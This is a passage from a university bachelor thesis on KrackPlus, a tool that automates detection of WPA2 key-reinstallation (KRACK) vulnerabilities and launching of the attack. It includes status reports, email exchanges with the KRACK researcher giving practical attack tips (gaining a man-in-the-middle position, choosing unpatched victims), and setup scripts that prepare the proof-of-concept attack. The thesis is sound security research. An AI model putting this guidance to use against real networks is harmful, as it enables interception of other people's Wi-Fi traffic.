Lack of prior knowledge hinders progress

Because the group members have only limited knowledge and experience, this could cause problems at certain points during the process. This will affect the progress in a negative way and even cause a break. We will have to read about relevant topics during our work and know where to look for answers for our questions. We must keep a list of relevant sources that may have the information we need to proceed. We should also consult directly to people with thorough knowledge.

Responsibilities and roles

We chose to assign some responsibilities to each group member in order to reduce the need for discussions over who should do what. We also elected a team leader whose purpose is to keep the project on track.

Fredrik Walløe

1. Team leader
2. Trello card herder.
3. Overall responsibility for text quality control.

Lars Magnus Trinborgholen

1. Overall responsibility for LaTeX.
2. Overall responsibility for code syntax.

Lars Kristian Mæhlum

1. Notes from meetings with Mnemonic and NTNU.
2. Notes from status meetings every Tuesday
3. Notes from monthly status meetings
4. Responsibility to make sure that the meetings actually happen.

Routines and rules

The purpose of the rules and routines set out here is predominantly to make clear what we expect of each other, to facilitate consistency in our work – both in terms of coding conventions and our use of planning tools like Trello. We have also attempted to preempt potential interpersonal problems that might arise as a result of disagreements: our hope is that a proactive approach here will make it easier to defuse potential conflicts.

1. If disagreements cannot be reconciled, our advisor Eigil Obrestad must be contacted.
2. All members must attend group meetings (Tuesday -> Thursday, from 09:30 to 14:00), unless they have a valid reason not to.
    1. Work and illness are both valid reasons to not attend the meetings, but members who choose to work must still complete their assigned tasks.
3. Scrum-based approach
    1. Short daily status meeting where we assign and create Trello cards/tasks.
    2. Status meeting every Tuesday
    3. Monthly status meeting
4. If a group member changes blue text in Google Drive, the associated ShareLatex text must also be changed.
5. All members must contribute to the planning, execution and documentation of the project
6. If a group member does not do the assigned work or fails to show up to the weekly meeting with Obrestad, they can be given a warning by the other group members (both must agree)
    1. Two forms of warnings can be given: red and black
    2. If five black warnings are given, the group must notify Obrestad and can decide to eject the offending member from the group.
    3. If three red warnings are given, the group must notify Obrestad and can decide to eject the offending member from the group.
    4. Black warnings are primarily given for lateness and for failure to do day-to-day assigned work.
    5. Red warnings are given for serious offences, like a wilful decision to not contribute, or other serious breaches of group rules.
    6. The two other group members decide whether to give a black or red warning.
7. All members must document their working hours
8. All members must use the agreed-upon development tools
9. Code conventions:
    1. Members must use four spaces rather than tab
    2. Comments must be in English
    3. CONST must be all capital letters
    4. Spaces between operator signs: A + B rather than A+B
    5. Comments must be on the line above
    6. When introducing only air, only use one page-shift
    7. Between functions, two page-shifts
    8. Between classes and functions, three page-shifts

Bibliography

[1]Vanhoef, M. *KRACK Attacks: Breaking WPA2.* [online] Krackattacks.com. Available at: `https://www.krackattacks.com/` [Accessed 10 Jan. 2018]

[2]Vanhoef, M. and Piessens, F. (2017) *Key Reinstallation Attacks: Forcing Nonce Reuse in*

WPA2. [online] Available at: `https://papers.mathyvanhoef.com/ccs2017.pdf` [Accessed 10 Jan. 2018]. Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communication Security - CCS '17.

D Status Reports

Appendix D consists of three status reports(written in Norwegian) that were sent to Obrestad, the NTNU advisor for this project.

D.1 KRACK+ statusrapport - 15 Februar

Vi ligger noe etter skjema etter at vi fikk en uventet negativ tilbakemelding fra veileder, som innebar at vi måtte gå tilbake og revidere prosjektplanen. Det var frustrerende, men har samtidig hjulpet oss å konkretisere oppgaven, som gjorde det lettere å planlegge framover i tid.

Basert på tilbakemeldingen har vi besluttet å fokusere på automatisering av angrepsscriptet og script for deteksjon av sårbar klient og AP. Det vil bli et GUI som gjør det enkelt å bruke programmet, men vi ønsker også at det skal fungere fra kommandolinjen, slik at det kan inkluderes i script. Python Kivy brukes til GUI-programmering og programmet skal være kompatibelt med Kali Linux.

Ettersom dette arbeidet har tatt opp tid har vi valgt å gjøre en mindre endring i Gantt: vi dyttet fram tidsfristen for å skrive beskrivelse av angrepet.

Til nå har vi satt opp et utviklermiljø ved hjelp av Vagrant, slik at slipper problemer relatert til at gruppemedlemmer bruker ulike operativsystemer/versjoner. Vi har også lest mer om KRACK og begynt å oppsummere angrepet, slik at det skal bli forståelig for de som leser rapporten hva verktøyet vi skal ut. Videre har vi satt opp Kali Linux for testing av scriptene vi har fått tilgang til.

Vi har også gjort et vellykket testforsøk mot en Android 6.0.1-klient.

Fredrik har installert alle tilgjengelige oppdateringer, men har altså ikke mottatt nødvendige sikkerhetsoppdateringer til sin telefon. Det viser at angrepet fortsatt er relevant. Et av våre første steg vil være å automatisere denne testen, slik at man kan kjøre den ved hjelp av GUI.

Vi jobber fortsatt jevnt og trutt sammen hver tirsdag, onsdag og torsdag og hver for oss ellers i uka. Vi oppdaterer Trello fortløpende og vi føler vi har oversikt.

D.2 KRACK+ statusrapport 15. mars

Vi er nå på god vei. Vi har snart skrevet ferdig scan-scriptet og kommer så til å gå for fullt over på angrepet. Vi har forsøkt å kjøre angrepsscriptet til Vanhoef. Vi hadde i første omgang flere problemer med å kjøre scriptet, men har nå fått kjørt det, og får tilsynelatende utført kanal-basert man-in-the-middle.

Selv om det har gått jevnlig fremover, har det vært flere problemer og tilhørende debugging. Dette er vel en naturlig del av det å utvikle. Vi har vært bevisste på å løse problemer før vi går videre, slik at ting ikke har “ballet på seg”. Vi har derfor klart å unngå lapskaustilstander.

Per dags dato er det mulig å utføre scan mot et ubegrenset antall enheter for å finne ut om hvilke versjoner av KRACK de eventuelt er sårbare mot. Det som gjenstår er å

optimalisere scan-funksjonaliteten og generere en rapport som viser resultatene. I tillegg må vi få angrepsscriptet til å fungere samt integrere det i vår CLI.

Vi har (selvfølgelig) også begynt å skrive rapport og det vil bli brukt mer tid på det fremover. Målet fremover er å få til en prototype av scan og få skrevet en del sider i rapporten før påsken. I tillegg håper vi på å få utført angrepet, slik at vi får bedre innsikt i hvor mye arbeid vi kan forvente fremover med å automatisere angrepet.

D.3 KRACK+ statusrapport – 15 April

Vi arbeider fortsatt med å få til angrepet. Vi oppnår en man-in-the-middle posisjon og får kjørt angrepsscriptet uten feilmeldinger, men pakkene vi ser i Wireshark tyder på at angrepet ikke lykkes, da pakkene fortsatt er krypterte.

Samtidig har vi tidvis hatt problemer med å kjøre angrepsscriptet og har brukt betydelig tid på å feilsøke disse problemene. Vi har tilsynelatende fjernet problemet flere ganger, slik at det går fint å kjøre scriptet, men så kommer problemet tilbake etter noen kjøringer. Problemet skyldes muligens at koden i krackPlus tilkaller angrepsscriptet fra en ekstern mappe, som skaper trøbbel ettersom scriptet lager flere midlertidige filer som kan havne i feil mappe. Vi har gjort endringer i scriptet for å håndtere dette, men det gjenstår fortsatt noe feilsøking. Det positive er at denne prosessen gir oss stadig bedre innsikt i programflyten i angrepsscriptet. Problemet med at pakkene ikke dekrypteres kan ha flere årsaker og kan skyldes utstyret vi bruker heller enn faktiske problemer med scriptet, men vi har som minimumsmål at scriptet skal kunne kjøres uten av brukere uten at det kreves forarbeid fra deres side. Om vi kommer dit så har vi fått til en del, da kommentarer på Vanhoefs repo og våre egne erfaringer tyder på at det å kjøre angrepet kan kreve betydelig forarbeid. Om man kan utføre angrepet ved å skrive en kommando, har vi lagt til rette for at andre kan bygge videre på det.

KrackPlus kan per dags dato utføre scan og vi har implementert det aller meste av funksjonalitet vi ønsker der. Det som gjenstår er å teste en funksjon vi har skrevet som lar brukeren generere en PDF som viser hvilke enheter som er sårbare. Da vil det være mulig for eksempelvis bedrifter å sjekke sine enheter på få minutter, uten behov for det forarbeidet som ellers kreves for å kjøre scan og hente ut en liste over sårbare enheter.

I tillegg er vi også i gang med å skrive rapporten og har omtrent 20 sider. Vi satser på å sende deg et utkast snart. Vi vil nok kun sende det vi mener er noenlunde klart, så det blir mindre enn 20 sider.

E Mail correspondance with Mathy Vanhoef

E.1 Mail sent to Vanhoef 25. january 2018

Hi, We are a group of three students at the Norwegian University of Science and Technology. After we heard about KRACK last year we became interested in learning more and decided to do our bachelor thesis based on your discoveries.

As part of this thesis we plan to build a tool that makes key reinstallation attacks easier to perform against Android and Linux devices. We had hoped to use your proof-of-concept code as a jump-off point. Our tool will be open source, but will not be publicly available until June. We are willing to sign a non disclosure agreement if necessary.

Would it be possible to get access to your attack script?

Kind regards Fredrik Walløe Lars Kristian Mæhlum Lars Trinborgholen

E.2 Reply from Vanhoef 29. january 2018

Hi all,

I've silently put the code on github:
https://github.com/vanhoefm/krackattacks-poc-zerokey This is the code used in the demonstration video.

Notes: - If your goal is only to *test* whether Android or Linux is vulnerable, then there are better strategies than using the above attack script. - Obtaining the channel-based MitM position can be tricky. Try using several devices, and also try to vary the distance between the victim, AP, and attacker. This can all be made more reliable, but would take precious time to debug and implement. Feel free to ask additional questions.
Cheers, Mathy

E.3 Mail sent to Vanhoef 27. february 2018

Hi,

Thanks for making the attack script available!

We would like to take you up on your earlier offer to answer some questions. We've had some problems with running the krack-all-zero-tk.py script.

We are attempting to carry out an attack against a tablet that should be vulnerable to key-reinstallation attacks. We are using Kali linux for this and an external NIC (Alfa AWUS036NH).

When we run the script without any preparations (NIC not in monitoring mode) our ifconfig looks like this: eth0 lo wlan0 (integrated NIC) wlan1 (external ALFA NIC)

However, when we try to run the script using these parameters: python krack-all-zero-tk.py wlan1 wlan0 Brennbakkvegen194 –target 54:27:58:63:14:aa

Our ifconfig changes to: eth0 lo wlan0 wlan1 wlan0mon wlan1sta1

and the script gives the following error output:

```
===[ KRACK Attacks against Linux/Android by Mathy Vanhoef ]===

   [12:44:59] Note: remember to disable Wi-Fi in your network manager
   so it doesn't interfere with this script
   [12:44:59] Note: keep >1 meter between both interfaces. Else
   packet delivery is unreliable & target may disconnect
   [12:45:00] Searching for target network on other channels
   [12:45:03] Target network 90:4e:2b:c6:86:14 detected on channel 5
   [12:45:03] Will create rogue AP on channel 11
   [12:45:03] Setting MAC address of wlan0 to 90:4e:2b:c6:86:14
   Traceback (most recent call last):
     File "krack-all-zero-tk.py", line 1018, in <module>
    attack.run(strict_echo_test=args.strict_echo_test)
     File "krack-all-zero-tk.py", line 923, in run
    self.hostapd = subprocess.Popen(["../hostapd/hostapd",
    "hostapd_rogue.conf", "-dd", "-K"], stdout=subprocess.PIPE,
    stderr=subprocess.PIPE)
     File "/usr/lib/python2.7/subprocess.py", line 394, in
     __init__ errread, errwrite)
     File "/usr/lib/python2.7/subprocess.py", line 1047, in
     _execute_child
    raise child_exception
   OSError: [Errno 2] No such file or directory
   [12:45:04] Closing hostapd and cleaning up ...
```

When we run the script with the same parameters after turning off wifi with nmcli radio wifi off, we got:

===[KRACK Attacks against Linux/Android by Mathy Vanhoef]===

```
   [12:57:24] Note: remember to disable Wi-Fi in your network
   manager so it doesn't interfere with this script
   [12:57:24] Note: keep >1 meter between both interfaces.
   Else packet delivery is unreliable & target may disconnect
   wlan0mon: ERROR while getting interface flags: No such device
   Traceback (most recent call last):
     File "krack-all-zero-tk.py", line 1018, in <module>
    attack.run(strict_echo_test=args.strict_echo_test)
     File "krack-all-zero-tk.py", line 880, in run
    self.configure_interfaces()
     File "krack-all-zero-tk.py", line 850, in configure_interfaces
    subprocess.check_output(["ifconfig", self.nic_real, "down"])
     File "/usr/lib/python2.7/subprocess.py", line 223, in check_output
    raise CalledProcessError(retcode, cmd, output=output)
   subprocess.CalledProcessError: Command '['ifconfig', 'wlan0mon',
   'down']' returned non-zero exit status 255
   [12:57:24] Closing hostapd and cleaning up ...
```

Our external NIC is about 1.5m away from the attacker PC (maximum cable length) and the target tablet is about 3 meters away.

Could you please briefly describe the process or give us some clarification on how to proceed?

Kind regards, Lars Magnus Trinborgholen Lars Kristian Mæhlum Fredrik Walløe

E.4 Reply from Vanhoef 6. march 2018

Hi all,

My general advice is to first get the scripts working that just test whether a device is vulnerable. It has actual documentation :) See

https://github.com/vanhoefm/krackattacks-scripts

You can then use these scripts to confirm that the tablet install an all-zero key. Note that only Linux and certain Android version do this. Other devices reinstall the secret key (i.e. not an all-zero key).

You have to run the script user a similar preperation to the krackattacks-scripts repository. You can also see the YouTube video for the commands that were used: https://youtu.be/Oh4WURZoR98?t=47 The script will configure both wireless interface (put them in monitor mode and so on).

Seems like hostapd is failing to start. You have to compile it first, similar to the krackattacks-scripts repository.

```
    self.hostapd = subprocess.Popen(["../hostapd/hostapd",
    "hostapd_rogue.conf", "-dd", "-K"], stdout=subprocess.PIPE,
    stderr=subprocess.PIPE)

The command "../hostapd/hostapd hostapd_rogue.conf -dd -K" failed to
execute.
```

Note that the script was only tested in a lab setup.

Cheers, Mathy

E.5 Mail sent to Vanhoef 13. april 2018

Hi again!

We have managed to scan for vulnerable devices using your test script, thanks a lot!

However, we are still struggling with the actual attack and got a few questions.

First, when executing the attack script (krack-all-zero-tk.py) it runs without errors, though we get a warning now and then saying that the rogue AP didn't receive any beacons. We appear to be in a man-in-the-middle position, but when we open Wireshark we can still only see encrypted packets. We are running 'enable_ip_forwarding.sh' (we updated some hardcoded interface names here) and sslstrip in separate terminals. Any ideas on what we are doing wrong or what is going wrong?

Kind regards,

Lars Magnus Trinborgholen

Fredrik Walloe

Lars Kristian Maehlum

E.6 Reply from Vanhoef 18. april 2018

Hi all,

Note that the channel-based MitM position on its own does not enable decryption of packets. It's only used to be able to reliable manipulate encrypted frames. So initially the script will just forward *encrypted* packets between the real AP and the victim.

What should happen is that during the 4-way handshake, we replay message 3 to the victim, causing it to install an all-zero key. Only at that point can we start decrypting frames. I recommend using a Linux laptop as the victim with an unpatched wpa_supplicant v2.4 or v2.5 (Android smartphones are harder to attack because of timing issues - and the python script isn't always fast enough with sending the retransmitted message 3 to trigger the installation of the all-zero key).

So only when the victim installs an all-zero key will you be able to decrypt traffic. Test against a Linux device using an unpached wpa_supplicant v2.4 or v2.5!

Cheers, Mathy

E.7 Mail sent to Vanhoef 9. may 2018

Hi again and thanks for your last reply!

We are experiencing a DOS when executing the krack-all-zero-tk.py script on all other devices than the target on the target network. At a point we used a phone to setup a secondary network using hotspot to maintain network connectivity on the other devices. However, devices connected to the hotspot are getting DOS'ed as well. Can you give us an idea or clarify why this happens?

We also have questions regarding CVE's. We are wondering which CVE's the krack-test-client.py (pairwise and group key) checks for? We believe it is CVE-2017-13077 for pairwise and 13078 and/or 13080 for Group key. However, it would be nice if you could confirm this! And last, which CVE's are relevant for the krack-all-zero-tk.py script?

Kind regards,

Lars Magnus Trinborgholen Fredrik Walløe Lars Kristian Mæhlum

E.8 Reply from Vanhoef 12. may 2018

Hi all,

Answers in-line:

Hi again and thanks for your last reply!

No problem

> We are experiencing a DOS when executing the krack-all-zero-tk.py script on all other devices than the target on the target network. At a point we used a phone to setup a secondary network using hotspot to maintain network connectivity on the other devices. However, devices connected to the hotspot are getting DOS'ed as well. Can you give us an idea or clarify why this happens?

The attack script is injecting Channel Switch Announcements to make all associated clients switch to a different channel (even if the –target parameter is used). So that's why all stations will get DOS'ed, because they also change channels. This can in principle be avoided by sending channel switch announcements only to the targeted device using action frames (or by trying to send targeted beacon frames).

The –target parameter is currently only used to assure that all frames send towards it are ACKed by the script.

We also have questions regarding CVE's. We are wondering which CVE's the

krack-test-client.py (pairwise and group key) checks for? We believe it is CVE-2017-13077 for pairwise and 13078 and/or 13080 for Group key. However, it would be nice if you could confirm this! And last, which CVE's are relevant for the krack-all-zero-tk.py script?

It tests: - When started without parameters: CVE-2017-13077 (reinstallation of the PTK in the 4-way handshake) and CVE-2017-13078 (reinstallation of the GTK in the 4-way hanshake). - When started with the –group parameter: CVE-2017-13080 (reinstallations of the GTK in the group key handshake)

Cheers, Mathy

NTNU

Norges teknisk-naturvitenskapelige universitet

Vår dato Vår referanse

Prosjektavtale

mellom NTNU Fakultet for informasjonsteknologi og elektroteknikk (IE) på Gjøvik (utdanningsinstitusjon), og Mnemonic AS (oppdragsgiver), og Lars Kristian Mæhlum, Fredrik Walløe, Lars Magnus Trinborgholen (student(er)).

Avtalen angir avtalepartenes plikter vedrørende gjennomføring av prosjektet og rettigheter til anvendelse av de resultater som prosjektet frembringer:

1. Studenten(e) skal gjennomføre prosjektet i perioden fra 1. februar 2018 til 16. mai 2018.

Studentene skal i denne perioden følge en oppsatt fremdriftsplan der NTNU IE på Gjøvik yter veiledning. Oppdragsgiver yter avtalt prosjektbistand til fastsatte tider. Oppdragsgiver stiller til rådighet kunnskap og materiale som er nødvendig for å få gjennomført prosjektet. Det forutsettes at de gitte problemstillinger det arbeides med er aktuelle og på et nivå tilpasset studentenes faglige kunnskaper. Oppdragsgiver plikter på forespørsel fra NTNU å gi en vurdering av prosjektet vederlagsfritt.

2. Kostnadene ved gjennomføringen av prosjektet dekkes på følgende måte:
   - Oppdragsgiver dekker selv gjennomføring av prosjektet når det gjelder f.eks. materiell, telefon/fax, reiser og nødvendig overnatting på steder langt fra NTNU på Gjøvik. Studentene dekker utgifter for ferdigstillelse av prosjektmateriell.
   - Eiendomsretten til eventuell prototyp tilfaller den som har betalt komponenter og materiell mv. som er brukt til prototypen. Dersom det er nødvendig med større og/eller spesielle investeringer for å få gjennomført prosjektet, må det gjøres en egen avtale mellom partene om eventuell kostnadsfordeling og eiendomsrett.

3. NTNU IE på Gjøvik står ikke som garantist for at det oppdragsgiver har bestilt fungerer etter hensikten, ei heller at prosjektet blir fullført. Prosjektet må anses som en eksamensrelatert oppgave som blir bedømt av intern og ekstern sensor. Likevel er det en forpliktelse for utøverne av prosjektet å fullføre dette til avtalte spesifikasjoner, funksjonsnivå og tider.

4. Alle bacheloroppgaver som ikke er klausulert og hvor forfatteren(e) har gitt sitt samtykke til publisering, kan gjøres tilgjengelig via NTNUs institusjonelle arkiv hvis de har skriftlig karakter A, B eller C.

Tilgjengeliggjøring i det åpne arkivet forutsetter avtale om delvis overdragelse av opphavsrett, se «avtale om publisering» (jfr Lov om opphavsrett). Oppdragsgiver og veileder godtar slik offentliggjøring når de signerer denne prosjektavtalen, og må evt. gi skriftlig melding til studenter og instituttleder/fagenhetsleder om de i løpet av prosjektet endrer syn på slik offentliggjøring.

Den totale besvarelsen med tegninger, modeller og apparatur så vel som programlisting, kildekode mv. som inngår som del av eller vedlegg til besvarelsen, kan vederlagsfritt benyttes til undervisnings- og forskningsformål.

Besvarelsen, eller vedlegg til den, må ikke nyttes av NTNU til andre formål, og ikke overlates til utenforstående uten etter avtale med de øvrige parter i denne avtalen. Dette gjelder også firmaer hvor ansatte ved NTNU og/eller studenter har interesser.

5. Besvarelsens spesifikasjoner og resultat kan anvendes i oppdragsgivers egen virksomhet. Gjør studenten(e) i sin besvarelse, eller under arbeidet med den, en patentbar oppfinnelse, gjelder i forholdet mellom oppdragsgiver og student(er) bestemmelsene i Lov om retten til oppfinnelser av 17. april 1970, §§ 4-10.

6. Ut over den offentliggjøring som er nevnt i punkt 4 har studenten(e) ikke rett til å publisere sin besvarelse, det være seg helt eller delvis eller som del i annet arbeide, uten samtykke fra oppdragsgiver. Tilsvarende samtykke må foreligge i forholdet mellom student(er) og faglærer/veileder for det materialet som faglærer/veileder stiller til disposisjon.

7. Studenten(e) leverer oppgavebesvarelsen med vedlegg (pdf) i NTNUs elektroniske eksamenssystem. I tillegg leveres ett eksemplar til oppdragsgiver.

8. Denne avtalen utferdiges med ett eksemplar til hver av partene. På vegne av NTNU, IE er det instituttleder/faggruppeleder som godkjenner avtalen.

9. I det enkelte tilfelle kan det inngås egen avtale mellom oppdragsgiver, student(er) og NTNU som regulerer nærmere forhold vedrørende bl.a. eiendomsrett, videre bruk, konfidensialitet, kostnadsdekning og økonomisk utnyttelse av resultatene. Dersom oppdragsgiver og student(er) ønsker en videre eller ny avtale med oppdragsgiver, skjer dette uten NTNU som partner.

10. Når NTNU også opptrer som oppdragsgiver, trer NTNU inn i kontrakten både som utdanningsinstitusjon og som oppdragsgiver.

11. Eventuell uenighet vedrørende forståelse av denne avtale løses ved forhandlinger avtalepartene imellom. Dersom det ikke oppnås enighet, er partene enige om at tvisten løses av voldgift, etter bestemmelsene i tvistemålsloven av 13.8.1915 nr. 6, kapittel 32.

12. Deltakende personer ved prosjektgjennomføringen:

NTNUs veileder (navn): Eigil Obrestad

Oppdragsgivers kontaktperson (navn): Martin Eian

Student(er) (signatur): Lars Kristian Mehlum dato 25/1-18

Norges teknisk-naturvitenskapelige universitet
Fakultet for informasjonsteknologi og elektroteknikk

Lars Magnus Trinborghaden dato 25.01.2018

Fredrik Møller dato 25.01.2018

Oppdragsgiver (signatur): dato 31.01.2018

Signert avtale leveres digitalt i Blackboard, rom for bacheloroppgaven.
Godkjennes digitalt av instituttleder/faggruppeleder.

Om papirversjon med signatur er ønskelig, må papirversjon leveres til instituttet i tillegg.
Plass for evt sign:

Instituttleder/faggruppeleder (signatur): _____ dato _____

F Source Code

Listing F.1: prepareClientAttack.sh

```
#!/bin/bash

# Install dependencies
echo "Setting up dependencies..."

# Checks whether dependencies are already installed; if not, installs them.
while read packages; do
        PKG_OK=$(dpkg-query -W --showformat='${Status}\n' $packages\
        | grep "install ok installed")
        if [ "" == "$PKG_OK" ]; then
                echo "$packages not found. Setting up $packages."
                apt-get -y update > /dev/null
                sudo apt-get --force-yes --yes install $packages > /dev/null
        fi

# Gets the list of dependencies from a file
done <dependenciesClientScan

# Set interface variables:
wlan0=$(echo | ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==3" | tr -d ':')
wlan1=$(echo | ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==4" | tr -d ':')

# Verify that users have sufficient number of wireless interfaces
if [[ $wlan0 = *"w"* && $wlan1 = *"w"* ]];
then
        echo "Found $wlan0 and $wlan1"
else
        echo "Error: insufficient wireless interfaces found.\
You need an external NIC in addition to your internal NIC."
        exit
fi

# Replace hard-coded interface values in enable_internet_forwarding.sh
sed -i 5s/.*/INTERNET=$wlan0/ krackattacks-poc-zerokey/krackattack/\
enable_internet_forwarding.sh
sed -i 7s/.*/REPEATER=$wlan1/ krackattacks-poc-zerokey/krackattack/\
enable_internet_forwarding.sh

# Replace hard-coded interface value in dnsmasq.conf
wlan0=$wlan0"mon"
sed -i 1s/.*/interface=$wlan1/ krackattacks-poc-zerokey/krackattack/dnsmasq.conf

# Make modified hostapd instance. Only needs to be done once
if [[ ! -x "./krackattacks-poc-zerokey/hostapd/hostapd" ]]
then
        echo "Compiling hostapd"
        cd ./krackattacks-poc-zerokey/hostapd/
        cp defconfig .config
        make -j 2 1>/dev/null
```

```
50          cd ../../
51  fi
52
53  # Disable hardware encryption, as bugs on some Wi-Fi network interface cards
54  # could interfere with the script used to check whether a client is vulnerable
55  if ! cat hwEncryptionDisabled | grep -q '1';
56  then
57          echo "About to disable hardware encryption for NIC; \
58          this only needs to be done once"
59          ./findVulnerable/krackattack/disable-hwcrypto.sh
60  fi
61
62  #Disable network, but ensure the script can still use wifi
63  sudo airmon-ng check kill >> /dev/null
64  sudo rfkill unblock wifi
65
66  # TODO Let user choose whether to reboot computer
67  ## NOTE not implemented#TODO RUN: systool -vm ath9k_htc
```

Listing F.2: prepareClientScan.sh

```
1   #!/bin/bash
2
3   # Installs dependencies
4   echo "Setting up dependencies..."
5
6   # Checks whether dependencies are already installed; if not, installs them.
7   while read packages; do
8       PKG_OK=$(dpkg-query -W --showformat='${Status}\n' $packages | grep "install \
9       ok installed")
10          if [ "" == "$PKG_OK" ]; then
11                  echo "$packages not found. Setting up $packages."
12                  apt-get -y update > /dev/null
13                  sudo apt-get --force-yes --yes install $packages > /dev/null
14          fi
15
16  # Gets the list of dependencies from a file
17  done <dependenciesClientScan
18
19  # Make modified hostapd instance. Only needs to be done once.
20  if [[ ! -x "./findVulnerable/hostapd/hostapd" ]]
21  then
22          echo "Compiling hostapd"
23          cd ./findVulnerable/hostapd/
24          cp defconfig .config
25          make -j 2 1>/dev/null
26          cd ../../
27  fi
28
29  # Disables network
30  nmcli radio wifi off
31
32  # Disables hardware encryption, as bugs on some Wi-Fi network interface
33  # cards could interfere
34  # with the script used to check whether a client is vulnerable
35  if ! cat hwEncryptionDisabled | grep -q '1';
36  then
37          ./findVulnerable/krackattack/disable-hwcrypto.sh
38  fi
```

```

# Replace default password if user requests it
sed -i "88s/.*/ssid=$(sed '1q;d' ./networkCredentials.txt)/"
./findVulnerable/hostapd/hostapd.conf
sed -i "1146s/.*/wpa_passphrase=$(sed '2q;d' ./networkCredentials.txt)/"
./findVulnerable/hostapd/hostapd.conf
```

Listing F.3: killProcesses.sh

```
#!/bin/bash

# check whether colorlog is installed
if ! pip show colorlog | grep "colorlog" > /dev/null;
        then
        # install colorlog
        pip install colorlog > /dev/null
fi
```

Listing F.4: dependenciesClientScan

```
libnl-3-dev
libnl-genl-3-dev
pkg-config
libssl-dev
net-tools
git
sysfsutils
python-scapy
python-pycryptodome
macchanger
```

Listing F.5: displayInterfaces.sh

```
#!/bin/bash

# Display a message that demonstrates the advised usage of --nic-mon and
# --nic-rogue-ap based on which NICs the user has.

# Set interface variables:
wlan0=$(echo | ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==3" | tr -d ':')
wlan1=$(echo | ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==4" | tr -d ':')

# Only display message to users if they
if [[ $wlan0 = *"w"* && $wlan1 = *"w"* ]];
then
        echo "Detected 2 network interface cards: $wlan0 and $wlan1."
        echo "To run perform an attack, use: --nic-mon $wlan0 \
        --nic-rogue-ap $wlan1"

else
        echo "Remember to plug in a second network interface card if you want \
        to perform key reinstallation attacks."
fi
```

Listing F.6: genPDF.py

```
  #!/usr/bin/env python

```

```
3  ##
4  # genPDF.py creates a PDF-report that shows the results of KrackPlus Scan
5  ##
6
7  import subprocess
8  import re
9  import datetime
10 import sys
11
12 now = datetime.datetime.now()
13 pdf_name = "./krackPlus-vulnerability-report_" + str(now.day) \
14           + "-" + str(now.month) + "-" + str(now.year) + "-" + str(now.hour) \
15           + "-" + str(now.minute) + "-" + str(now.second)
16
17 # Get the hashmaps with MAC- and IP-addresses
18 # of scanned and vulnerable addresses
19 # from the scan output parser
20 # The format of the text can be found in the Latex code in the raw report file
21
22 #from parser import pairMacIP, vulnToPairwise, vulnToGroup
23
24 # Test block
25 # Should bo commented when functional. Uncomment the import above.
26
27 path = "./reports/"
28
29 # script should always be called with an argument, but if not, a default
30 # value will be used.
31 path = sys.argv[1] if len(sys.argv) > 1 else "./reports/"
32
33 ip = ' '
34 mac = ' '
35 pairMacIP = {mac:ip}
36 vulnToPairwise = {mac:ip}
37 vulnToGroup = {mac:ip}
38
39 def addData():
40     ip = '192.168.1.1'
41     mac = '2222.aaaa.1111.2222'
42     pairMacIP.update({mac:ip})
43
44     ip = '192.168.1.2'
45     mac = '3333.aaaa.1111.2222'
46     pairMacIP.update({mac:ip})
47     vulnToPairwise.update({mac:ip})
48
49     ip = '192.168.1.3'
50     mac = '4444.aaaa.1111.2222'
51     pairMacIP.update({mac:ip})
52     vulnToGroup.update({mac:ip})
53
54     ip = '192.168.1.4'
55     mac = '5555.aaaa.1111.2222'
56     pairMacIP.update({mac:ip})
57
58     ip = '192.168.1.5'
59     mac = '6666.aaaa.1111.2222'
60     pairMacIP.update({mac:ip})
```

```
61
62  # End test block
63
64  # Write a newline
65  def newline():
66      return '\\newline'
67
68  # Parses data from three files to get the MAc-addresses of all clients seen
69  # during the scan, and whether they are vulnerable
70  def getParserData():
71      counter = 1
72
73      # looks for MAC-addresses
74      with open('./allScanned.txt', 'r') as MACIP:
75          for line in MACIP:
76              if (line != ' '):
77                  if (counter % 2 == 1):
78                      mac = line.rstrip()
79                  else:
80                      ip = line.rstrip()
81                      pairMacIP.update({mac:ip})
82                  counter += 1
83      MACIP.closed
84
85      counter = 1
86
87      with open('./vulnToPairwise.txt', 'r') as MACIP:
88          for line in MACIP:
89              if (line != ' '):
90                  if (counter % 2 == 1):
91                      mac = line.rstrip()
92                  else:
93                      ip = line.rstrip()
94                      vulnToPairwise.update({mac:ip})
95                  counter += 1
96      MACIP.closed
97
98      counter = 1
99
100     with open('./vulnToGroup.txt', 'r') as MACIP:
101         for line in MACIP:
102             if (line != ' '):
103                 if (counter % 2 == 1):
104                     mac = line.rstrip()
105                 else:
106                     ip = line.rstrip()
107                     vulnToGroup.update({mac:ip})
108                 counter += 1
109     MACIP.closed
110
111 # Writes a line of text on a given line
112 def writeValue(report, string):
113     report.write(string)
114
115 # Get a n mm long space
116 def getSpaces(n):
117     return '\\hspace{' + str(n) + 'mm}'
118
```

```
119
120 # Writes the individual scanned device and the corresponding data
121 def writeElement(report, mac, count):
122
123     writeValue(report, mac + ':' + getSpaces(14))
124
125     if vulnToPairwise.get(mac) is None and vulnToGroup.get(mac) is None:
126         writeValue(report, 'x')
127     else:
128         writeValue(report, getSpaces(1))
129     writeValue(report, getSpaces(29))
130
131     if (vulnToPairwise.get(mac)) is not None:
132         writeValue(report, 'x')
133     else:
134         writeValue(report, getSpaces(1))
135     writeValue(report, getSpaces(29))
136
137     if (vulnToGroup.get(mac)) is not None:
138         writeValue(report, 'x')
139     else:
140         writeValue(report, getSpaces(1))
141     writeValue(report, getSpaces(29))
142
143     writeValue(report, newline() + '\n')
144
145
146 # Writes about all the scanned devices
147 # "startLine" is the line number to begin the writing
148 def writeDocument():
149     with open(pdf_name + ".tex", "w+") as report:
150         with open('./initTexCode.txt', 'r') as initTexcode:
151             texCode = initTexcode.read()
152             report.write(texCode)
153         initTexcode.close()
154
155         count = 1
156         for mac in pairMacIP.iterkeys():
157             if (mac != ' '):
158                 writeElement(report, mac, count)
159                 count += 1
160         report.write('\nIf KrackPlus lists a patched device as vulnerable, this\
161         likely means that the device contains a bug that allows for replayed\
162         broadcast and multicast frames.')
163
164         report.write("\nNote also that if a device is vulnerable to the all-zero\
165         pairwise key reinstallation that affects Android 6.0 and Linux with \
166         wpa_supplicant 2.3-2.6, the scan may fail to accurately gauge whether \
167         the device is vulnerable to key reinstallation attacks against the Group \
168         Key Handshake. Run KrackPlus with the --group option to test only the \
169         Group Handshake.")
170
171         report.write('\end{document}')
172     report.close()
173
174
175 #addData()
176 getParserData()
```

```
